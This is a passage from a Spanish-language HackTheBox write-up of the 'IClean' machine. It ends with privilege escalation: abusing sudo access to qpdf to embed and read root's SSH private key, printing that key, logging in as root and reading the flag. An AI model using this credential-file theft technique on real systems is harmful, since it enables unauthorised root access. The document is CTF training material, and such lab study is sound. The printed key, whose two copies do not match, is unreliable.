



Ilustración 34. Creando el archivo /tmp/rsa.txt

2. Para verificar que nuestro comando haya cumplido su función podemos visualizar el archivo y de paso aprovecharemos para copiar la llave privada.

```
$ cat /tmp/rsa.txt
```



```
luisacg...Desktop x root@kali: /h...isacg/Desktop x consuela@... /opt/app x root@kali: /hom...g/Desktop/files x
consuela@iclean:/opt/app$ sudo /usr/bin/qpdf --empty /tmp/rsa.txt --qdf --add-attachment /root/.ssh/id_rsa --
sudo /usr/bin/qpdf --empty /tmp/rsa.txt --qdf --add-attachment /root/.ssh/id_rsa --
consuela@iclean:/opt/app$ cat /tmp/rsa.txt
cat /tmp/rsa.txt
%PDF-1.3
%++++
%QDF-1.0
%%
%% Original object ID: 1 0
1 0 obj
<<
  /ContentLength 399
  /Names <<
    /s <<
      /EmbeddedFiles 2 0 R
    >>
    /PageMode /UseAttachments
    /Pages 3 0 R
    /Type /Catalog
  >>
endobj
%% Original object ID: 5 0
5 0 obj
<<
  /Names <<
    /id_rsa <<
      /Type /Filespec
    >>
  >>
endobj
%% Original object ID: 2 0
2 0 obj
<<
  /Count 0
  /Kids [
    1 0 R
  ]
  /Type /Pages
>>
endobj
%% Original object ID: 4 0
4 0 obj
<<
  /F <<
    /F 5 0 R
  >>
  /Type /Filespec
  /UF (id_rsa)
>>
endobj
%% Original object ID: 3 0
3 0 obj
<<
  /Params <<
    /Checksum <b34da3f74ca5fb11f4ccbc393e113bc>
  >>
endobj
```

Ilustración 35. Archivo rsa.txt

```

stream
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAABNlY2RzYS
1zaGEyLW5pc3RwMjU2AAAACG5pc3RwMjU2AAAAQQMb6Wn/o1SBLJUpiVfUaxWHAEE64hBN
vX1ZjgJ9wc9nfjEqFS+jAtTyEljTqB+DjJLtrFP4N40SdoZ9yvekRQDRAAAAG0Kt0ljir
dJAAAAE2VjZHNhLXNoYTl1bmZzHAyNTYAAAAIbmlzdHAyNTYAAABBBxvpaf+jVIEsLSm
JV9RrFYcATrIEE29fVm0An3Bz2d+MSoVL6MC1PISWN0oH4OMku1F8/g3jRJ2hn3K96RFAN
EAAAAGK2QvEb+leR18iSesuyvCZCW1mI+YDL7sqwb+XMiIE/4AAALcm9vdEBpY2xlyW4B
AgMEBQ==
-----END OPENSSH PRIVATE KEY-----
endstream
endobj

6 0 obj <Label>
505
endobj

xref
0 7
0000000000 65535 f
0000000052 00000 n
0000000203 00000 n
0000000290 00000 n
0000000379 00000 n
0000000516 00000 n
0000001250 00000 n
trailer <<
/Root 1 0 R
/Size 7
/ID [<109f695f8229de497183772a0ff3f8d1><109f695f8229de497183772a0ff3f8d1>]
>>
startxref
1270
%%EOF
consuela@iclean:/opt/app$

```

Ilustración 36. Archivo rsa.txt

3. En nuestra máquina local crearemos un archivo en el cual vamos a guardar la llave ssh que obtuvimos y modificamos los permisos del archivo.

```

$ nano id_rsa
$ chmod 600 id_rsa

```

```

(root@kali)-[/home/luisacg/Desktop]
# nano id_rsa

(root@kali)-[/home/luisacg/Desktop]
# chmod 600 id_rsa

```

Ilustración 37. Guardando la llave ssh

4. Para verificar que nuestra clave se haya almacenado de manera adecuada podemos visualizar el contenido del archivo con el siguiente comando.

```

$ cat id_rsa

```



```
(root@kali)-[/home/luisacg/Desktop]
# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktbjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAaAAAABNlY2RzYS
1zaGEyLW5pc3RwMjU2AAAAAG5pc3RwMjU2AAAAQQQMb6Wn/o1SBLJUpivfUaxWHA64hBN
vX1ZjgJ9wc9nfjEqFS+jAtTyEljTqB+DjJLtrFP4N40SdoZ9yvekRQDRAAAAqGOKt0ljir
dJAAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBaxvpaf+jVIEslSm
JV9RrFYcATriEE29fVm0An3Bz2d+MSoVL6MC1PISWN0oH4OMku1F8/g3jRJ2hn3K96RFAN
EAAAgK2QvEb+leR18iSesuyvCZCW1mI+YDL7sqwb+XMiIE/4AAAAALcm9vdEBpY2x1YW4B
AgMEBQ==
-----END OPENSSH PRIVATE KEY-----
```

Ilustración 38. Visualizando la llave ssh

5. Ahora realizaremos una conexión por ssh al usuario root de la máquina en cuestión y para ello le daremos el archivo que contiene nuestra llave ssh.

```
$ ssh -i id_rsa root@10.10.11.12
```

```
(root@kali)-[/home/luisacg/Desktop]
# ssh -i id_rsa root@10.10.11.12
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue May 28 05:47:46 AM UTC 2024

Pro Labs

Expanded Security Maintenance for Applications is not enabled.

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```

Ilustración 39. Escalando privilegios

6. Estando adentro del usuario principal lo primero que haremos es listar su contenido y mirar que archivo interesante encontramos.

```
$ pwd
$ ls
```

```
root@iclean:~# pwd
/root
root@iclean:~# ls
root.txt  scripts
```

Root flag owned

Ilustración 40. Listando archivos del usuario root

7. Sin duda alguna el archivo que abriremos el root.txt pues allí encontraremos nada más y nada menos que nuestra última bandera.

```
$ cat root.txt
```

```
(root@kali)-[/home/luisacg/Desktop]
# ssh -l id_rsa root@iclean
ssh: Could not resolve hostname iclean: Name or service not known

(root@kali)-[/home/luisacg/Desktop]
# ssh -i id_rsa root@10.10.11.12
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue May 28 05:47:46 AM UTC 2024

Pro Labs

Expanded Security Maintenance for Applications is not enabled.

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

root@iclean:~# pwd
/root
root@iclean:~# ls
root.txt  scripts
root@iclean:~# cat root.txt
c2b45bd135d9046f2201304086019a67
root@iclean:~#
```

Target IP Address

10.10.11.12

User flag owned

Root flag owned

Ilustración 41. Obteniendo la última bandera

8. Y listo, hemos completado la máquina IClean de nivel medio de HackTheBox.




Ilustración 42. Resultado final

Conclusión

Felicidades por completar la máquina IClean de Hack The Box. A lo largo de este desafío, has demostrado habilidades en enumeración, identificación y explotación de vulnerabilidades, y persistencia en el acceso al sistema comprometido. Has enfrentado varios obstáculos y has utilizado una variedad de herramientas y técnicas para superarlos.

Espero que esta experiencia te haya brindado una valiosa oportunidad para aprender y mejorar tus habilidades en seguridad informática. Recuerda que la práctica constante y la búsqueda de conocimientos son fundamentales en este campo en constante evolución. Continúa explorando, investigando y participando en desafíos similares para seguir creciendo como profesional en el área de ciberseguridad. ¡Buena suerte en tus futuras aventuras de hacking ético!